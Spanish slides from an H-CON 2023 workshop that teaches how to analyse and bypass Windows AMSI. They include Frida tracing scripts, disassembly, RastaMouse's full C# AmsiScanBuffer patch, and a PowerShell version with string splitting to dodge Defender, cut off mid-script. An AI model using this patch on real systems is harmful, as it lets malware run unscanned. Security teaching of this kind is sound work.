- Si fuéramos capaces de evadir esa DLL, cualquier ejecución en memoria iría libre de detecciones.
- Tenemos tres opciones.

Process Hacker [DESKTOP-CETV8OH]

Hacker View Tools Users Help

Processes Services Network

| Name | PID | CPU | I/O total ... | Private b... | User name | Description |
|---------------------------|-------------|-----|---------------|--------------|-----------|--------------------------|
| svchost.exe | 6872 | | | 49,73 MB | | Proceso host para los se |
| svchost.exe | 7760 | | | 26,88 MB | | Proceso host para los se |
| svchost.exe | 10220 | | | 1,41 MB | | Proceso host para los se |
| TrustedInstaller.exe | 336 | | | 1.91 MB | | Instalador de módulos |
| svchost.exe | 10040 | | | | | |
| svchost.exe | 8512 | | | | | |
| svchost.exe | 8064 | | | | | |
| svchost.exe | 5732 | | | | | |
| svchost.exe | 9508 | | | | | |
| svchost.exe | 7612 | | | | | |
| WmiApSrv.exe | 10192 | | | | | |
| svchost.exe | 7888 | | | | | |
| lsass.exe | 672 | | | | | |
| fontdrvhost.exe | 800 | | | | | |
| csrss.exe | 532 | | | | | |
| winlogon.exe | 608 | | | | | |
| GoogleCrashHandler.exe | 4608 | | | | | |
| GoogleCrashHandler64.exe | 4696 | | | | | |
| explorer.exe | 4576 | | | | | |
| SecurityHealthSystray.exe | 4884 | | | | | |
| vmtoolsd.exe | 3692 | | | | | |
| powershell.exe | 6212 | | | | | |
| conhost.exe | 6524 | | | | | |
| ProcessHacker.exe | 7880 | | | | | |
| msedge.exe | 7044 | | | | | |

Propiedades: powershell.exe (6212)

General Statistics Performance Threads Token

Modules Memory Environment Handles

| Name | Base address | Size | Description |
|-----------------------|----------------------|---------------|------------------------------------|
| powershell.exe | 0x7ff789e... | 452 kB | Windows PowerShell |
| advapi32.dll | 0x7ff8ed78... | 696 kB | API base de Windows 32 av |
| amsi.dll | 0x7ff8cbe0... | 124 kB | Anti-Malware Scan Interface |
| AppResolver.dll | 0x7ff8b9df... | 576 kB | Resolución de aplicaciones |
| atl.dll | 0x7ff8e873... | 116 kB | ATL Module for Windows XP |
| BCP47Langs.dll | 0x7ff8e625... | 364 kB | BCP47 Language Classes |
| bcrypt.dll | 0x7ff8eaf7... | 156 kB | Biblioteca de primitivas cript. |
| bcryptprimitives... | 0x7ff8eb6d... | 520 kB | Windows Cryptographic Pri... |
| cdp.dll | 0x7ff8c4fe... | 4,79 MB | API de cliente de CDP de Mi... |
| cfgmgr32.dll | 0x7ff8eb0c... | 312 kB | Configuration Manager DLL |
| clbcatq.dll | 0x7ff8ec4d... | 700 kB | COM+ Configuration Catalog |
| clr.dll | 0x7ff8c011... | 11,21 MB | Microsoft .NET Runtime Com |
| clrjit.dll | 0x7ff8bafa... | 1,31 MB | Microsoft .NET Runtime Just |
| combase.dll | 0x7ff8ec6f... | 3,33 MB | Microsoft COM para Window |
| crypt32.dll | 0x7ff8eb4d... | 1,34 MB | Crypto API32 |
| crypt32.dll.mui | 0x22cad0... | 60 kB | Crypto API32 |
| cryptbase.dll | 0x7ff8ea86... | 48 kB | Base cryptographic API DLL |
| cryptsp.dll | 0x7ff8ea84... | 96 kB | Cryptographic Service Provi. |





Los puntos débiles de AMSI.dll



PowerShell



Opción 1: Evitar que se cargue AMSI.dll o [deshabilitarlo](#).

AMSI.dll



Opción 2: Alterar el resultado de AMSI.dll.



Proveedor AMSI

Opción 3: [Alterar/evitar la conexión con el proveedor de AMSI](#).





Alterando AMSI.dll



- Como hemos comentado antes, AMSI.dll es una librería cargada por los procesos, PowerShell y PowerShell ISE entre otros.
- Dichos procesos que cargan AMSI son ejecutados por el usuario de la sesión actual.

| | | | | |
|------------------|------|------|----------|-------------------------|
| vmtoolsd.exe | 5892 | 0,16 | 83,74 MB | DESKTOP-CETV8OH\Rodolfo |
| powershell.exe | 6212 | 0,06 | 83,74 MB | DESKTOP-CETV8OH\Rodolfo |
| conhost.exe | 6524 | | 4,01 MB | DESKTOP-CETV8OH\Rodolfo |
| Process Explorer | 7880 | 2,83 | 24,07 MB | DESKTOP-CETV8OH\Rodolfo |

- Por tanto, a priori, las dlls cargadas por estos procesos van a “depender” del usuario en cuestión.
- En otras palabras, el usuario, dueño del proceso PowerShell.exe, también lo es de todas las librerías cargadas por dicho proceso, entre ellas, AMSI.dll, por lo que puede acceder a su contenido y modificarlo. Esto es comúnmente conocido como *binary patching*.

Propiedades: powershell.exe (6212)

| General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles |
|---|---------------|-------------|------------|------------------------------|---------|--------|-------------|---------|
| <input checked="" type="checkbox"/> Hide free regions | | | | | | | | |
| Base address | Type | Size | Protection | Use | | | | |
| 0x7ff8cbe18000 | Image: Commit | 8 kB | RW | C:\Windows\System32\amsi.dll | | | | |
| 0x7ff8cbe11000 | Image: Commit | 28 kB | R | C:\Windows\System32\amsi.dll | | | | |
| 0x7ff8cbe01000 | Image: Commit | 64 kB | RX | C:\Windows\System32\amsi.dll | | | | |
| 0x7ff8cbe00000 | Image: Commit | 4 kB | R | C:\Windows\System32\amsi.dll | | | | |





Alterando AMSI.dll



Si podemos modificar el contenido de AMSI.dll en ejecución, podremos alterar su funcionamiento de muchas formas.

En este taller vamos a analizar las siguientes maneras:

1. Alterando el flujo de la DLL para que nunca se ejecute un escaneo (AmsiInitialize).
2. Alterando la función de escaneo para que los análisis den siempre como limpios (AmsiScanBuffer).

AmsiInitialize function (amsi.h)

Article • 10/13/2021 • 2 minutes to read

Initialize the AMSI API.

Syntax

```
C++  
  
HRESULT AmsiInitialize(  
    [in] LPCWSTR    appName,  
    [out] HAMSICONTEXT *amsiContext  
);
```

AmsiScanBuffer function (amsi.h)

Article • 10/13/2021 • 2 minutes to read




Scans a buffer-full of content for malware.

Syntax

```
C++  
  
HRESULT AmsiScanBuffer(  
    [in]      HAMSICONTEXT amsiContext,  
    [in]      PVOID        buffer,  
    [in]      ULONG        length,  
    [in]      LPCWSTR      contentName,  
    [in, optional] HAMSISESSION amsiSession,  
    [out]      AMSI_RESULT *result  
);
```

Copy





Creando tu propio bypass
de AMSI - MrSquid

H-CON
HACKPLAYERS
CONFERENCE



24 y 25 FEBRERO
MADRID 2023

Desensamblando AMSI.dll








Antes de parchear, hay que destripar



Antes de empezar a evadir AMSI.dll, debemos conocer las funciones que lo conforman:

- AmsiInitialize -> Inicia la API de AMSI.
- AmsiOpenSession -> Correla múltiples solicitudes de escaneos.
- AmsiScanBuffer (AmsiScanString) -> Escanea la entrada del usuario (AmsiScanString era la antigua, ya no se utiliza).
- AmsiCloseSession -> Función de cierre de la llamada del proceso.
- AmsiUninitialize -> Termina la instancia de la API de AMSI.




Por otro lado, debemos analizar el funcionamiento de AMSI en ejecución para saber dónde tocar. Para ello, podemos usar los siguientes programas:

- [IDA](#) – Desensamblador y debugger para analizar AMSI.dll. 
- [APIMonitor](#) – Herramienta para monitorizar y mostrar las llamadas de API realizadas por aplicaciones y servicios. 
- [WinDBG](#) – Debugger propio de Windows. 
- [Frida](#) – Herramienta útil para inyectarse en procesos y analizarlos en ejecución **FRIDA**





Analizando AMSI.dll (estáticamente)





Analizando AMSI.dll (dinámicamente)



Con Frida, podemos *hookear* la DLL para ver qué parámetros está devolviendo cada escaneo y su posición en memoria para analizarlo con un debugger.

Started tracing 9 functions. Press Ctrl+C to stop.

```
/* TID 0x3c */
513038 ms AmsiOpenSession()
513038 ms AmsiScanBuffer()
513103 ms AmsiScanBuffer()
513149 ms AmsiScanBuffer()
513210 ms AmsiScanBuffer()
513210 ms AmsiScanBuffer()
513226 ms AmsiScanBuffer()
513274 ms AmsiScanBuffer()
513290 ms AmsiScanBuffer()

513382 ms /* TID 0x3c */
513382 ms AmsiOpenSession()
513382 ms AmsiScanBuffer()

513398 ms
```

```
PS C:\Users\Rodolfo\Downloads> .\frida-trace.exe -p 7596 -x amsi.dll -i Amsi*
Instrumenting...
AmsiOpenSession: Auto-generated handler at "C:\\Users\\Rodolfo\\Downloads\\__handlers_
AmsiUninitialize: Auto-generated handler at "C:\\Users\\Rodolfo\\Downloads\\__handlers_
"
```

equipo > Descargas > __handlers_ > amsi.dll

| Nombre | Fecha de modificación | Tipo | Tamaño |
|------------------------|-----------------------|--------------------|--------|
| AmsiCloseSession.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |
| AmsiInitialize.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |
| AmsiOpenSession.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |
| AmsiScanBuffer.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |
| AmsiScanString.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |
| AmsiUacInitialize.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |
| AmsiUacScan.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |
| AmsiUacUninitialize.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |
| AmsiUninitialize.js | 12/10/2022 18:38 | Archivo JavaScript | 2 KB |

**Para identificar rápido el proceso de PowerShell, podemos usar el comando:
[System.Diagnostics.Process]::GetCurrentProcess().Id





Analizando AMSI.dll (dinámicamente)



```
1  /*
2  * Auto-generated by Frida. Please modify to match the signature of AmsiScanBuffer.
3  * This stub is currently auto-generated from manpages when available.
4  *
5  * For full API reference, see: https://frida.re/docs/javascript-api/
6  */
7
8  (
9  /**
10   * Called synchronously when about to call AmsiScanBuffer.
11   *
12   * @this {object} - Object allowing you to store state for use in onLeave.
13   * @param {function} log - Call this function with a string to be presented to the user.
14   * @param {array} args - Function arguments represented as an array of NativePointer objects.
15   * For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
16   * It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
17   * @param {object} state - Object allowing you to keep state across function calls.
18   * Only one JavaScript function will execute at a time, so do not worry about race-conditions.
19   * However, do not use this to store function arguments across onEnter/onLeave, but instead
20   * use "this" which is an object for keeping state local to an invocation.
21   */
22   onEnter(log, args, state) {
23     log('AmsiScanBuffer()');
24     log(['[*] amsiContext: ' + args[0]]);
25     log(['[*] buffer: ' + Memory.readUtf16String(args[1])]);
26     log(['[*] length: ' + args[2]]);
27     log(['[*] contentName ' + args[3]]);
28     log(['[*] amsiSession ' + args[4]]);
29     log(['[*] result ' + args[5] + "\n"]);
30     this.resultado = args[5];
31   },
32   /**
33    * Called synchronously when about to return from AmsiScanBuffer.
34    *
35    * See onEnter for details.
36    *
37    * @this {object} - Object allowing you to access state stored in onEnter.
38    * @param {function} log - Call this function with a string to be presented to the user.
39    * @param {NativePointer} retval - Return value represented as a NativePointer object.
40    * @param {object} state - Object allowing you to keep state across function calls.
41    */
42   onLeave(log, retval, state) {
43     log(['[*] AmsiScanBuffer() Exit']);
44     resultado = this.resultado;
45     log(['[*] Resultado: ' + Memory.readUShort(resultado) + "\n"]); //Pinta en decimal el resultado del escaneo (0 lim
46   }
47 )
```

```
/* TID 0x3c */
106810 ms AmsiOpenSession()
106810 ms [*] amsiContext: 0x2551bc2c870
106810 ms [*] amsiSession: 0x7ffb75d682d0
106810 ms AmsiScanBuffer()
106810 ms [*] amsiContext: 0x2551bc2c870
106810 ms [*] buffer: amsiutils
106810 ms [*] length: 0x12
106810 ms [*] contentName 0x25503ac142c
106810 ms [*] amsiSession 0x75c7
106810 ms [*] result 0xb3088ce6e8

107001 ms [*] AmsiScanBuffer() Exit
107001 ms [*] Resultado: 32768
```

Windows PowerShell

```
PS C:\Users\Rodolfo> amsiutils
En línea: 1 Carácter: 1
+ amsiutils
+ ~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Rodolfo>
```





Analizando AMSI.dll (dinámicamente)



Con APIMonitor podemos analizar el flujo de las llamadas a las funciones de AMSI.DLL.

El flujo sería el siguiente:


1. Amsilinitialize
2. AmsiOpenSession
3. AmsiScanBuffer
4. AmsiCloseSession
5. AmsiUninitialize

Donde los pasos 2,3,4 son un bucle constante hasta analizar toda la sesión.

| # | Time of Day | Thread | Module | API |
|----|-----------------|--------|---------|--------------------------|
| 1 | 12:46:15.011 PM | 9 | clr.dll | Amsilinitialize (...) |
| 2 | 12:46:15.387 PM | 15 | clr.dll | AmsiOpenSession (...) |
| 3 | 12:46:15.387 PM | 15 | clr.dll | AmsiScanBuffer (...) |
| 4 | 12:46:15.526 PM | 15 | clr.dll | AmsiScanBuffer (...) |
| 5 | 12:46:15.544 PM | 1 | clr.dll | AmsiCloseSession (...) |
| 6 | 12:46:15.544 PM | 15 | clr.dll | AmsiOpenSession (...) |
| 7 | 12:46:15.544 PM | 15 | clr.dll | AmsiScanBuffer (...) |
| 8 | 12:46:15.544 PM | 15 | clr.dll | AmsiScanBuffer (...) |
| 9 | 12:46:15.591 PM | 1 | clr.dll | AmsiCloseSession (...) |
| 10 | 12:46:15.700 PM | 15 | clr.dll | AmsiOpenSession (...) |
| 11 | 12:46:15.700 PM | 15 | clr.dll | AmsiScanBuffer (...) |
| 12 | 12:46:15.793 PM | 15 | clr.dll | AmsiScanBuffer (...) |
| 13 | 12:46:25.417 PM | 1 | clr.dll | AmsiCloseSession (...) |

| # | Type | Name | Pre-Call Value | Post-Call Value |
|---|----------|-------|---|---|
| 1 | Stack | | { uintp = 2190060877584, intp = 21... | { uintp = 2190060877584, intp = 21... |
| 2 | Stack | | { uintp = 2188298941340, intp = 21... | { uintp = 2188298941340, intp = 21... |
| | UINT_PTR | uintp | 2188298941340 | 2188298941340 |
| | INT_PTR | intp | 2188298941340 | 2188298941340 |
| | LPSTR | psz | 0x000001fd80c7f39c | 0x000001fd80c7f39c |
| | CHAR | | "a" | "a" |
| | LPWSTR | pwsz | 0x000001fd80c7f39c | 0x000001fd80c7f39c |
| | WCHAR | | "amsiutils" | "amsiutils" |
| | LPVOID* | ppv | 0x000001fd80c7f39c | 0x000001fd80c7f39c |
| | LPVOID | | 0x00690073006d0061 | 0x00690073006d0061 |
| 3 | Stack | | { uintp = 18, intp = 18, psz = 18 ... } | { uintp = 18, intp = 18, psz = 18 ... } |
| | UINT_PTR | uintp | 18 | 18 |





Creando tu propio bypass
de AMSI - MrSquid

H-CON
HACKPLAYERS
CONFERENCE



24 y 25 FEBRERO
MADRID 2023

Parcheando AMSI.dll





Bypass de RastaMouse



- Se centra en forzar que AmsiScanBuffer siempre de un error y, por tanto, ningún resultado se detecta como malicioso.
- A día de hoy está firmado por la mayoría de antivirus.
- Existe un repositorio que recopila la mayoría de evasiones existentes.

rasta-mouse / AmsiScanBufferBypass Public

<> Code Issues Pull requests Actions Projects Security Insights

main 1 branch 0 tags

Go to file Code

rasta-mouse Update README.md 90ac15b on 4 Jun 2021 3 commits

| | | |
|---------------|-------------------|---------------|
| AmsiBypass.cs | Add AmsiBypass.cs | 17 months ago |
| LICENSE | Initial commit | 17 months ago |
| README.md | Update README.md | 17 months ago |

README.md

AmsiScanBufferBypass

Bypass AMSI by patching AmsiScanBuffer.

<https://rastamouse.me/memory-patching-amsi-bypass/>

```
using System;
using System.Runtime.InteropServices;
public class AmsiBypass
{
    public static void Execute()
    {
        // Load amsi.dll and get location of AmsiScanBuffer
        var lib = LoadLibrary("amsi.dll");
        var asb = GetProcAddress(lib, "AmsiScanBuffer");
        var patch = GetPatch;
        // Set region to RWX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);
        // Copy patch
        Marshal.Copy(patch, 0, asb, patch.Length);
        // Restore region to RX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint _);
    }

    static byte[] GetPatch
    {
        get
        {
            if (Is64Bit)
            {
                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
            }
            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
        }
    }

    static bool Is64Bit
    {
        get
        {
            return IntPtr.Size == 8;
        }
    }

    [DllImport("kernel32")]
    static extern IntPtr GetProcAddress(
        IntPtr hModule,
        string procName);
    [DllImport("kernel32")]
    static extern IntPtr LoadLibrary(
        string name);
    [DllImport("kernel32")]
    static extern bool VirtualProtect(
        IntPtr lpAddress,
        UIntPtr dwSize,
        uint flNewProtect,
        out uint lpflOldProtect);
}
```






Anulando AmsiScanBuffer




Si modificamos el flujo de la DLL para siempre acabar en ese paso, todos los resultados de AmsiScanBuffer serán con el error:

0x80070057 E_INVALIDARG | One or more arguments are invalid.



Como no se valida si la salida de esta función es o no S_OK, el flujo del escaneo seguirá como si el contenido no fuera malicioso.



Return value

If this function succeeds, it returns S_OK. Otherwise, it returns an HRESULT error code.





Anulando AmsiScanBuffer



Antes del bypass

```

amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860  amsi_AmsiScanBuffer proc near
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860  var_60= dword ptr -60h
amsi.dll:00007FFA58AF3860  var_48= qword ptr -48h
amsi.dll:00007FFA58AF3860  var_40= qword ptr -40h
amsi.dll:00007FFA58AF3860  var_38= dword ptr -38h
amsi.dll:00007FFA58AF3860  var_30= qword ptr -30h
amsi.dll:00007FFA58AF3860  var_28= qword ptr -28h
amsi.dll:00007FFA58AF3860  var_20= qword ptr -20h
amsi.dll:00007FFA58AF3860  var_18= byte ptr -18h
amsi.dll:00007FFA58AF3860  arg_20= qword ptr 28h
amsi.dll:00007FFA58AF3860  arg_28= qword ptr 30h
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860  mov     r11, rsp
amsi.dll:00007FFA58AF3863  mov     [r11+8], rbx
amsi.dll:00007FFA58AF3867  mov     [r11+10h], rbp
amsi.dll:00007FFA58AF386B  mov     [r11+18h], rsi
amsi.dll:00007FFA58AF386F  push    rdi
amsi.dll:00007FFA58AF3870  push    r14
amsi.dll:00007FFA58AF3872  push    r15
amsi.dll:00007FFA58AF3874  sub     rsp, 70h
amsi.dll:00007FFA58AF3878  mov     r15, r9
amsi.dll:00007FFA58AF387B  mov     edi, r8d
amsi.dll:00007FFA58AF387E  mov     rsi, rdx
amsi.dll:00007FFA58AF3881  mov     rbx, rcx
amsi.dll:00007FFA58AF3884  mov     rcx, cs:off_7FFA58B08048
amsi.dll:00007FFA58AF388B  lea     rax, off_7FFA58B08048
amsi.dll:00007FFA58AF3892  mov     rbp, [rsp+88h+arg_28]
amsi.dll:00007FFA58AF389A  mov     r14, [rsp+88h+arg_20]
amsi.dll:00007FFA58AF38A2  cmp     rcx, rax
amsi.dll:00007FFA58AF38A5  jz      short loc_7FFA58AF38CA

amsi.dll:00007FFA58AF38A7  test    byte ptr [rcx+1Ch], 4
amsi.dll:00007FFA58AF38AB  jz      short loc_7FFA58AF38CA
    
```

```

amsi.dll:00007FFA58AF38F7  mov     [rsp+88h+var_30], rax
amsi.dll:00007FFA58AF38FC  lea     rdx, off_7FFA58B01A30
amsi.dll:00007FFA58AF3903  mov     [rsp+88h+var_48], rdx
amsi.dll:00007FFA58AF3908  xor     r9d, r9d
amsi.dll:00007FFA58AF390B  mov     [rsp+88h+var_40], rsi
amsi.dll:00007FFA58AF3910  lea     rdx, [rsp+88h+var_48]
amsi.dll:00007FFA58AF3915  mov     [rsp+88h+var_38], edi
amsi.dll:00007FFA58AF3919  mov     r8, rbp
amsi.dll:00007FFA58AF391C  mov     [rsp+88h+var_28], r15
amsi.dll:00007FFA58AF3921  mov     [rsp+88h+var_20], r14
amsi.dll:00007FFA58AF3926  mov     rax, [rcx]
amsi.dll:00007FFA58AF3929  mov     rax, [rax+10h]
amsi.dll:00007FFA58AF392D  call    cs:off_7FFA58B02250
amsi.dll:00007FFA58AF3933  jmp     short loc_7FFA58AF393A

amsi.dll:00007FFA58AF3935  loc_7FFA58AF3935:
amsi.dll:00007FFA58AF3935  mov     eax, 80070057h
    
```

Después del bypass

```

amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860  amsi_AmsiScanBuffer proc near
amsi.dll:00007FFA58AF3860  mov     eax, 80070057h
amsi.dll:00007FFA58AF3865  retn
amsi.dll:00007FFA58AF3865  amsi_AmsiScanBuffer endp
amsi.dll:00007FFA58AF3865
    
```





Anulando AmsiScanBuffer



> h - con

```
$bypass = @"
using System;
using System.Runtime.InteropServices;

public class Class {

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
}
"@
Add-Type $bypass #definimos la clase .NET
$parche64 = [Byte[]](0xb8,0x57,0x00,0x07,0x80,0xc3) #Código ensamblador que se va a inyectar. Solo funcional para x64
Write-Output "[+] Parche $parche64"
Write-Output "[+] Bytes a inyectar al principio de scanbuffer"
Write-Output "[+] 08 57 00 07 80      mov     eax, 80070057h
C3                      retn"
$asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
$punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iScanB"+"uffer") #Cargamos el puntero.
#Apartado que suele generar detecciones del Defender.
$a=$punterofuncion.ToInt64()
$punterofuncion = [IntPtr] $a
$oldProtect = 0
